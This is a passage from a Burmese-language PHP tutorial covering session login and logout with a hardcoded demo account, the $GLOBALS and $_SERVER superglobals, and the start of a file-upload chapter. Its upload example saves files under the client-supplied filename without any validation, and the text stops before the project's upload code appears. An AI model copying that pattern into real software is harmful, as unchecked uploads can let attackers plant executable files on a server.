`session_start()` ကို Run ထားတဲ့အတွက် Session Data တွေကို အသုံးပြုလိုရပါပြီ။ Session ထဲမှာ user ဆိုတဲ့ Data ရှိမရှိစစ်ပြီး မရှိရင် ကျေန်တဲ့အလုပ်တွေ ဆက်မလုပ်တော့ဘဲ `index.php` ကို သွားလိုက်မှာပါ။ `header()` Function ကိုသုံးပြီး `location: index.php` ဆိုတဲ့ Response Header ကို ပြန်ပေးလိုက်တာပါ။ PHP မှာ Redirect လိုခေါ်တဲ့ တစ်နေရာရာကို သွားစေချင်ရင် အဲဒီလို ရေးပေးရတာပါ။ ဒီနေရာမှာ မကြာမကြာတွေရတဲ့ အမှားကတော့ `location : လိုရေးမိတ်ကြတာပါပဲ။` Colon သက်တနဲ့ `location` ရဲ့ကြားထဲမှာ Space ထည့်လိုမရပါဘူး။ တဲ့ရေးပေးရပါတယ်။

နမူနာမှာပါတဲ့ `exit()` Function ကိုလည်း သတိပြုပါ။ `die()` ကိုလည်း `exit()` အစား သုံးနိုင်ပါတယ်။ အဲဒီ Function တွေကိုတွေ့ရင် PHP ကလုပ်နေတဲ့အလုပ်တွေကို ရပ်လိုက်မှာပါ။ ဆက်မလုပ်တော့ပါဘူး။ `exit()` မပါရင်လည်း ရေးထားတဲ့အတိုင်း `index.php` ကိုသွားမှာပါပဲ။ ဒါပေမယ့် အောက်က ကျေန်တဲ့အလုပ်တွေ အကုန်ပြီးတော့မှ သွားမှာပါ။ ဒီလိုမဖြစ်စေချင်တဲ့အတွက် `exit()` ကို ထည့်တာပါ။

အခုနေ profile.php ကို သွားကြည့်လိုက်ရင် index.php ကိုအလိုအလျောက် ရောက်သွားတာကို
တွေ့ရမှာ ဖြစ်ပါတယ်။ Session ထဲမှာ User Data မရှိလို Profile ကို ကြည့်ခွင့်မပေးတာပါ။ စမ်းကြည့်နိုင်
ပါတယ်။

localhost/project/profile.php

index.php မှာအခလိုင်းသားပေးပါ။

PHP

```
<!DOCTYPE html>
<html>
<head>
    <title>Home</title>
    <meta name="viewport"
          content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/bootstrap.min.css">

    <style>
        .wrap {
            width: 100%;
            max-width: 400px;
            margin: 40px auto;
        }
    </style>
</head>
<body class="text-center">
    <div class="wrap">
        <h1 class="h3 mb-3">Login</h1>


        <?php if ( isset($_GET['incorrect']) ) : ?>
        <div class="alert alert-warning">
            Incorrect Email or Password
        </div>
        <?php endif ?>

        <form action="_actions/_login.php" method="post">
            <input
                type="email" name="email"
                class="form-control mb-2"
                placeholder="Email" required
            >
            <input
                type="password" name="password"
                class="form-control mb-2"
                placeholder="Password" required
            >
    </div>
</body>
```

```
<button type="submit"
        class="w-100 btn btn-lg btn-primary">
    Login
</button>
</form>
<br>

<a href="register.php">Register</a>
</div>
</body>
</html>
```

ရေးထားတဲ့ကုဒ်မှာ HTML Form ကိုအရင်ကြည့်ပါ။ Form ရဲ့ action မှာ _actions/login.php လိုပေးထားတဲ့အတွက် ဒီ Form ကနေ Data တွေ ပိုလိုက်ရင် _actions ဖို့အထဲမှာရှိတဲ့ login.php ကိုရောက်သွားမှာပါ။ method ကိုတော့ post လိုပေးထားတဲ့အတွက် ပိုလိုက်တဲ့ Data တွေဟာ \$_POST နဲ့ \$_REQUEST Superglobal တွေထဲမှာ ရှိနေမှာပါ။ လိုအပ်တဲ့ CSS ကုဒ်တစ်ချိန် Bootstrap Class တွေ ထည့်ပေးထားတဲ့အတွက် ဒီ Form ရဲ့ ဖော်ပြပုံက အခုလိုဖြစ်မှာပါ။



စမ်းသပ်အသုံးပြုနိုင်ဖို့အတွက် ဆက်လက်ပြီးတော့ _actions/login.php မှာ ဒီလိုရေးပေးပါ။

PHP

```
<?php


session_start();

$email = $_POST['email'];
$password = $_POST['password'];


if ($email === 'john.doe@gmail.com' and $password === 'jd123pwd') {
    $_SESSION['user'] = ['username' => 'John Doe'];
    header('location: ../profile.php');
} else {
    header('location: ../index.php?incorrect=1');
}
```

session_start() ကို Run ထားတဲ့အတွက် Session Data တွေစီမံလိုပါပြီ။ ပြီးတဲ့အခါ \$_POST Superglobal ထဲက တစ်ဖက် Form ကနေပေးပို့လိုက်လို ရောက်ရှိနေတဲ့ email နဲ့ password တိုကို ရယူပါတယ်။ ပြီးတဲ့အခါ email က john.doe@gmail.com နဲ့ password က jd123pwd မှန်ကန်ခြင်းရှိမ ရှိ စစ်ထားပါတယ်။ မှန်ရင် Session တဲ့မှာ User Data ကို သိမ်းလိုက်ပြီး profile.php ကို သွား ခိုင်းလိုက်ပါတယ်။ မမှန်ရင်တော့ Login Form ရှိရာ index.php ကို URL Query တန်ဖိုး incorrect=1 နဲ့ ပြန်သွားခိုင်းလိုက်ပါတယ်။ လက်ရှိအလုပ်လုပ်နေတာက _actions ဖို့အတဲ့မှာ ဖြစ် တဲ့အတွက် Location ပေးတဲ့နေရာမှာ ../ နဲ့ အပြင်ဖို့အတွက်ဆင့် ပြန်ထွက်ပေးရတာကို သတိပြုပါ။

စောစောက ရေးခဲ့တဲ့ index.php ကိုပြန်လေ့လာကြည့်ရင် URL Query မှာ incorrect ဆိုတဲ့ Data ပါမပါ စစ်ပြီး ပါနေရင် Error Message ပြတဲ့ကုဒ်ထည့်ရေးထားတာကို တွေ့ရှိနိုင်ပါတယ်။ ဒါကြောင့် email နဲ့ password မမှန်တဲ့အခါ Error Message ကို Login Form နဲ့အတူ အခုလို တွေ့မြင်ရမှာပါ။



စမ်းကြည့်လိုရပါပြီ။ email နဲ့ password မှန်အောင်ပေးလိုက်ရင် profile.php ကိုရောက်သွားမှာဖြစ်လို အခုလုံရလဒ်ကို ရရှိမှာပဲဖြစ်ပါတယ်။



ဒီတစ်ခါတော့ profile.php ကို ပြနိုင်သွားပါဖြီ။ Session ထဲမှာ User Data ရှိသွားပြီ့လိုပါ။ Profile ရဲအောက်နားမှာ _actions ဖို့အတဲ့က logout.php နဲ့ချိတ်ပေးထားတဲ့ Logout Link လည်းပါဝင်ပါတယ်။ ဒါကြောင့် Logout ပြန်လုပ်ချင်ရင် လုပ်လိုရအောင် _actions/logout.php မှာ အခုလိုရေးပေးပါ။

PHP

```
<?php

session_start();
unset( $_SESSION['user'] ) ;

header('location: ../index.php');
```

Session ထဲက User Data ကိုဖျက်ပြီး index.php ကို ပြန်သွားခိုင်းလိုက်တာပါ။ Session ထဲက Data ကို ဖျက်လိုက်တယ်ဆိုတာဟာ Logout လုပ်လိုက်တဲ့သဘောပါပဲ။

အခုခံရင် အခြေခံ Login/Logout လုပ်ဆောင်ချက်လေးတစ်ခုကို ရရှိသွားပြီ့ဖြစ်ပါတယ်။ Register လုပ်ဆောင်ချက်တော့ မထည့်ရသေးပါဘူး။ ဒီနေရာမှာ ထည့်လိုမာရသေးပါဘူး။ Database နဲ့ပက်သက်တဲ့ အကြောင်းအရာတွေ ပြောပြီးမှ ဆက်ထည့်ကြပါမယ်။။။ ဒါကြောင့် ဒီပရောဂျက်ကုဒ်ကို သိမ်းထားပါ။ နောက်အခန်းတွေမှာ လိုအပ်တဲ့ လုပ်ဆောင်ချက်တွေ ဆက်လက် ဖြည့်စွက်သွားမှာမြို့လိုပါ။

\$GLOBALS & \$_SERVERS

Superglobal တွေအကြောင်း ပြောရင်းနဲ့ \$GLOBALS နဲ့ \$_SERVER Superglobal တွေကိုလည်းထည့်သွင်းမှတ်သားသင့်ပါတယ်။ \$GLOBALS Superglobal ဟာ တစ်ခြား Superglobal တွေမှာလို UnderScore နဲ့ မစတာကို သတိပြုပါ။ သူ့ထဲမှာ \$_GET တို့ နဲ့ \$_POST တို့လို တစ်ခြား Superglobal တွေ နဲ့ ကိုယ်ကြည်းအသုံးပြုထားတဲ့ Global Variable တွေ အပါအဝင် ရှိရှိသမျှ Global Variable အားလုံးရဲ့ တန်ဖိုးတွေ သူ့ထဲမှာ ရှိနေမှာပါ။ ပုံမှန်ဆုံးရင် Function တွေထဲမှာ global Keyword ကိုသုံးပြီး Global Variable ကိုရယူအသုံးပြုရတယ်လို့ အထက်မှာ လေ့လာခဲ့ကြပါတယ်။ အကယ်၍ အဲဒီလိုမသုံးဘဲ \$GLOBALS Superglobal ထဲကနေ တို့က်ရှိက်ရယူပြီး သုံးမယ်ဆုံးရင်လည်း ရနိုင်ပါတယ်။ ဥပမာ -

PHP

```
<?php

$name = "Alice";

function hello() {
    echo "Hello " . $GLOBALS['name'];
}

hello();           // Hello Alice
```

global Statement နဲ့ Function ထဲမှာ ကြညာမထားပေမယ့် Global Variable \$name ကို
\$GLOBALS ကနေတစ်ဆင့် ရယူအသုံးပြုလို ရနိုင်တာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။

\$_SERVER Superglobal ကလည်း တော်တော်အသုံးဝင်ပါတယ်။ သူတဲ့မှာ User Agent, Request Method, Request URI, Query String စသည်ဖြင့် Request/Response နဲ့ပက်သက်တဲ့အချက်အလက် တွေ အကုန်ရှိနေတာပါ။ ပါဝင်တဲ့ အချက်အလက်တွေကို သိချင်ရင် print_r(\$_SERVER) ကို Run ကြည့်ရှင်ပါတယ်။ ဒီလိုရလဒ်မျိုးကို ပြန်ရပါတိမှုမယ်။

```
Array
(
    [HTTP_HOST] => localhost
    [HTTP_USER_AGENT] => Mozilla/5.0
    [HTTP_COOKIE] => PHPSESSID=cgnblv9srsrnro3pj4m428qi6
    [SERVER_SOFTWARE] => Apache/2.4.46 (Unix)
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => /opt/lampp/htdocs
    [CONTEXT_DOCUMENT_ROOT] => /opt/lampp/htdocs
    [SCRIPT_FILENAME] => /opt/lampp/htdocs/app/a.php
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /app/a.php
    [PHP_SELF] => /app/a.php
    [REQUEST_TIME_FLOAT] => 1611046916.4418
    [REQUEST_TIME] => 1611046916
)
```

အမှန်တစ်ကယ်ရမယ့် ရလဒ်ကို အနည်းငယ်ချို့ဖြီး ဖော်ပြလိုက်တာပါ။ Request/Response နဲ့ ပက်သက်တဲ့ အချက်အလက်တွေအပြင် Server ရဲ့ Host Name, IP Address, Client ရဲ့ IP Address, လက်ရှိအလုပ်လုပ်နေတဲ့ ကုဒ်ဖိုင်ရဲ့တည်နေရာ စတဲ့ အချက်အလက်မျိုးတွေလည်း ရှိနေလို့ ကိုယ့်ပရောဂျက်မှာ ဒီလို အချက်အလက်တွေ လိုအပ်လာရင် `$_SERVER` Superglobal ကနေ အသင့်ယူသုံးလိုက်ယုံပါပဲ။

အခန်း (၁၃) – File Upload

File Upload ဆိုတာဟာ ပြီးခဲ့တဲ့အခန်းမှာ Request Data တွေစီမံပုံအကြောင်း ပြောရင်းနဲ့ တစ်ခါတဲ့ ပြောရမယ့် အကြောင်းအရာပါ။ ရောသွားမှုဘိုးလိုသာ အခုလို တစ်ခန်းသပ်သပ်ခဲ့ပြီးတော့ ဖော်ပြလိုက်တာပါ။ Request နဲ့အတူပါဝင်လာမယ့် Data တွေဟာ URL Query အနေနဲ့ပဲ လာလာ၊ Form ကနေပဲလာလာ အများအားဖြင့် Plain Text Data တွေဖြစ်ကြပါတယ်။ အဲဒီလို Text Data တွေအပြင် Request နဲ့အတူ Binary Data တွေလည်း ပါလာနိုင်ပါတယ်။ လွယ်လွယ်ပြောရရင် ဖိုင်တွေလည်း Request နဲ့အတူ ပါဝင်လာနိုင်ပါတယ်။ အဲဒီလို ပါဝင်လာတဲ့အခါ PHP နဲ့ ဘယ်လိုစီမံရသလဲဆိုတာကို လေ့လာကြမှာပါ။

HTML Input တွေထဲမှာ <input type="file"> ဆိုတာ ရှိပါတယ်။ ဒါ Input ရဲ့အကူအညီနဲ့ User က ပေးပိုလိုတဲ့ ဖိုင်တွေကို ရွေးချယ်လိုပါတယ်။ JavaScript ရဲ့အကူအညီနဲ့ ရွေးလိုက်တဲ့ဖိုင်ကို ပြပေးတာ၊ ဖိုင်အချယ်အစား စစ်ပေးတာတွေ လုပ်လိုရပေမယ့် တစ်ကယ့်အခြေခံကတော့ ဘာမှဆန်းဆန်းပြားပြား မလိုပါဘူး။ <input type="file"> ကိုသုံးလိုက်ရင် ဖိုင်တွေရွေးပြီး ပိုလိုရသွားပါပြီ။ စမ်းကြည့်နိုင်ဖို့ ဒီလို Form လေးပါဝင်တဲ့ HTML Document တစ်ခုကို htdocs အောက်မှာ နှစ်သက်ရာအမည်နဲ့ ရေးသားကြည့်နိုင်ပါတယ်။

```
<form
    action="upload.php"
    method="post"
    enctype="multipart/form-data"
>
    <input type="file" name="photo">
    <button type="submit">Send</button>
</form>
```

ဒီနေရာမှာ သတိပြုစရာလေးနှစ်ချက်ရှိပါတယ်။ Form ရဲ့ method မှာ get နဲ့ post နှစ်မျိုးရှိပေမယ့် File Input ကို အသုံးပြုလိုရင် post မှသာ အလုပ်လုပ်ပါတယ်။ get နဲ့ဆိုရင် အလုပ်မလုပ်ပါဘူး။ နောက်တစ်ချက်ကတော့ နမူနာမှာတွေ့ရသလို enctype လို ခေါ်ပဲ Attribute တစ်ခု Form မှာ မဖြစ်မနေ ပါဝင်ဖို့ လိုအပ်ပါတယ်။ multipart/form-data အတိအကျ ဖြစ်ရပါတယ်။ ဒီ Attribute က အပိုင်းလိုင်းချွဲပြီး Encode လုပ်ထားတဲ့ Binary Data တွေ ပေးပို့ပါဝင်ကြောင်း Server ကို အသိပေးတဲ့ သဘောပါ။ File Input အလုပ်မလုပ်ရင် အများအားဖြင့် မှားကြတာ enctype Attribute မပါဝင်ခြင်း (သို့မဟုတ်) ပါတော့ပါတယ်၊ သူ့ရဲ့ Value ဖြစ်တဲ့ multipart/form-data ရေးထားတာ စာလုံးပေါင်းမှားနေတာ၊ မပြည့်စုံတာတို့ကြောင့် ဖြစ်တတ်တာကို အများအားဖြင့် တွေ့ရပါတယ်။ ဒါကြောင့် အထူးသတိပြုပြီး မှန်ကန်အောင် ထည့်သွင်းပေးဖို့ လိုအပ်ပါတယ်။

ပုံမှန်အားဖြင့် PHP က Method post နဲ့လာတဲ့ Request Data တွေကို \$_POST Superglobal နဲ့ လက်ခံစီမံပါတယ်။ ဒါပေမယ့် File Input ကနေလာတဲ့ ဖိုင်နဲ့သက်ဆိုင်တဲ့ အချက်အလက်တွေကို \$_FILES လိုခေါ်တဲ့ သီးခြား Superglobal နဲ့ သီးခြားချွဲပြီးတော့ လက်ခံစီမံပါတယ်။ စောစောက Form နမူနာကုဒ်မှာ action ကို upload.php လိုပေးထားတဲ့အတွက် upload.php ဆိုတဲ့ဖိုင်ထဲမှာ ဒီလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php
print_r( $_FILES );
```

ပြီးတဲ့အခါ စောစောကရေးထားတဲ့ Form ကနေတစ်ဆင့် ဖိုင်တစ်ခုကို ရွှေးချယ်ပေးပို့လိုက်ရင် upload.php ကိုရောက်သွားပြီး အခုလိုဂလဒ်ကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

```

Array
(
    [photo] => Array
        (
            [name] => profile.jpg
            [type] => image/jpeg
            [tmp_name] => /path/to/temp/phpfHbCev
            [error] => 0
            [size] => 210446
        )
)

```

PHP က `$_FILES` Superglobal ထဲမှာ လက်ခံထားပေးတဲ့ ပေးပို့လာတဲ့ ဖိုင်နဲ့ပက်သက်တဲ့ အချက်အလက်တွေကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။ အချက်အလက် (၅) ခုပါဝင်တဲ့ Array တစ်ခုပါ။ `name`, `type`, `tmp_name`, `error` နဲ့ `size` တို့ဖြစ်ပါတယ်။ `name` ကတော့ ဖိုင်ရဲ့မူလအမည်ပါ။ `type` ကတော့ MIME Type ခေါ် ဖိုင်အမျိုးအစားပါ။ `tmp_name` ကတော့ အရေးအကြီးဆုံးပါပဲ။ ပေးပို့လိုက်တဲ့ ဖိုင်ကို လက်ခံသိမ်းဆည်းထားတဲ့ နေရာပါ။ ဒါကြောင့် ဒီရလဒ်ကို တွေ့မြင်ရရင် Request Data နဲ့ ပါလာတဲ့ ဖိုင်ကို လက်ခံသိမ်းဆည်းထားပြီးပြီ ဆိတ္တဲ့သဘောပါပဲ။ `error` ကတော့ 0 ပဲဖြစ်ရမှာပါ။ အကြောင်းအမျိုးမျိုးကြောင့် ဖိုင်ပျက်နေရင် (သို့မဟုတ်) အပြည့်အစုံမရောက်ရင် သက်ဆိုင်ရာ `error` တန်ဖိုးရှိနေမှာပါ။ ဘယ်လိုတန်ဖိုး ရှိနေသလဲဆိုတာ သိပ်အရေးမကြီးပါဘူး။ `error` မှာတန်ဖိုးတစ်ခုခု ရှိနေရင် အဲဒီဖိုင်ကို လက်ခံအသုံးပြုနိုင်ခြင်း မရှိတဲ့သဘောပါပဲ။ နောက်ဆုံး `size` ကတော့ ဖိုင်အရွယ်အစားကို Byte နဲ့ဖော်ပြနေခြင်းပဲ ဖြစ်ပါတယ်။

ဒီအချက်အလက်တွေ တွေ့မြင်ရပြီဆိုရင် File ပေးပို့ခြင်း၊ လက်ခံခြင်းကိစ္စ အောင်မြင်သွားပါပြီ။ နောက်တစ်ဆင့်အနေနဲ့ လက်ခံရရှိထားတဲ့ဖိုင်ကို ကိုယ်လိုချင်တဲ့နေရာမှာ ဈေးသိမ်းထားပေးရမှာ ဖြစ်ပါတယ်။ ဒီအတွက် `upload.php` ထဲကကုဒ်ကို အခုလို ပြင်ရေးနိုင်ပါတယ်။

PHP

```
<?php

print_r( $_FILES );

$name = $_FILES['photo']['name'];
$tmp = $_FILES['photo']['tmp_name'];

move_uploaded_file($tmp, $name);
```

လက်ခံရရှိထားတဲ့ ဖိုင်အချက်အလက်တွေထဲက မူရင်းအမည် name နဲ့ လက်ရှိတည်နေရာ tmp_name တို့ကို ထုတ်ယူလိုက်တာပါ။ ပြီးတဲ့အခါ move_uploaded_file() Function နဲ့ နေရာရွှေ့သိမ်းပေးလိုက်ပါတယ်။ move_uploaded_file() အတွက် လက်ရှိတည်နေရာနဲ့ သိမ်းလိုတဲ့တည်နေရာနဲ့ ဖိုင်အမည်တို့ကို ပေးရတာပါ။ လက်ရှိတည်နေရာအနေနဲ့ tmp_name ကနေရတဲ့တန်ဖိုးကို ပေးလိုက်ပါတယ်။ သိမ်းလိုတဲ့တည်နေရာအဖြစ် Path လမ်းကြောင်းကို ပေးရမှာပါ။ နမူနာမှာ ပေးမထားပါဘူး။ ဖိုင်အမည်အနေနဲ့ မူရင်းအမည်ကိုပဲ ပြန်သုံးထားပါတယ်။ တည်နေရာမပေးတဲ့အတွက် လက်ရှိ upload.php ရှိနေတဲ့ ဖိုဒါထဲမှာပဲ ဖိုင်ကို ရွှေ့ပြီးမူရင်းအမည်နဲ့ သိမ်းပေးသွားမှာပဲ ဖြစ်ပါတယ်။

ဒီနေရာမှာ တွေ့ရလေ့ရှိတဲ့ပြဿနာကတော့ ဖိုဒါ Permission ပြဿနာပါ။ Windows တွေမှာ သိပ်ပြဿနာ မရှိပေမယ့်၊ Linux တို့ Mac တို့မှာ သင့်တော်တဲ့ ဖိုဒါ Permission ပေးမထားရင် အဲဒီဖိုဒါထဲမှာ PHP က ဖိုင်ကိုသိမ်းပေးနိုင်မှာ မဟုတ်ဘဲ Permission Denied Error တက်ပါလိမ့်မယ်။ ဒါကြောင့် Permission Denied Error တွေ့ခဲ့ရင် File ကြောင့်တက်တဲ့ ပြဿနာမဟုတ်ဘဲ ဖိုဒါ Permission ကိုပြောင်းပေးဖို့ လိုအပ်နေတာ ဆိုတာကို သတိပြုပါ။

ဒီလုပ်ဆောင်ချက်ကို ရေးလက်စ ပရောဂျက်ထဲမှာလည်း ထပ်ထည့်ပါဉြိုးမယ်။ ဒါကြောင့် project ထဲမှာ လိုအပ်တဲ့ ဖိုင်နဲ့ ဖိုဒါတွေကို အခုလို ထပ်မံထည့်သွင်းပေးပါ။

```

project/
└── css/
    └── bootstrap.min.css

└── _actions/
    ├── photos/
    ├── upload.php
    ├── login.php
    └── logout.php

└── index.php
└── register.php
└── profile.php

```

_actions ဖို့ပေါ်မှာ photos/ ဖို့အနဲ့ upload.php ဖိုင်တိုကို ထပ်တိုးလိုက်တာပါ။ ပြီးတဲ့အခါ ရေးလက်စ profile.php မှာ အခုလို ဖြည့်စွက်ပေးပါ။

```

...
<h1 class="mb-3">John Doe</h1>

<?php if(isset($_GET['error'])): ?>
    <div class="alert alert-warning">
        Cannot upload file
    </div>
<?php endif ?>


<?php if(file_exists('_actions/photos/profile.jpg')): ?>
    
<?php endif ?>

<form action="_actions/upload.php" method="post"
    enctype="multipart/form-data">
    <div class="input-group mb-3">
        <input type="file" name="photo" class="form-control">
        <button class="btn btn-secondary">Upload</button>
    </div>
</form>

<ul class="list-group">
    ...

```

နိဂုံရေးလက်စ <h1> Element နဲ့ Element ကြားထဲမှာ ထပ်ဖြည့်ပေးလိုက်တာပါ။ အလုပ် (၃) ခုလုပ်ထားပါတယ်။ အကယ်၍ URL Query မှာ error တန်ဖိုးရှိနေရင် Error Message ကို ပြပေးထားပါတယ်။ ပြီးတဲ့အခါ file_exists() Function နဲ့ profile.jpg ရှိမရှိစစ်ပြီး ရှိရင် Element နဲ့ ပြခိုင်းထားပါတယ်။ ပြီးတဲ့အခါ Form တစ်ခု ဆက်လက်ပါဝင်ပါတယ်။ <input type="file"> နဲ့ Profile Picture ရွေးပြီး ပိုလိုရတဲ့ Form ပါ။ ဒီလိုထည့်သွင်းပေးလိုက်ရင် profile.php ရဲ့ အသွင်အပြင်က အခုလို ဖြစ်သွားပါပြီ။



ဆက်လက်ပြီးတော့ _actions/upload.php မှာ ဖိုင်ကိုသိမ်းပေးတဲ့ကုဒ်ကို အခုလိုရေးသားပေးပါ။

PHP

```
<?php

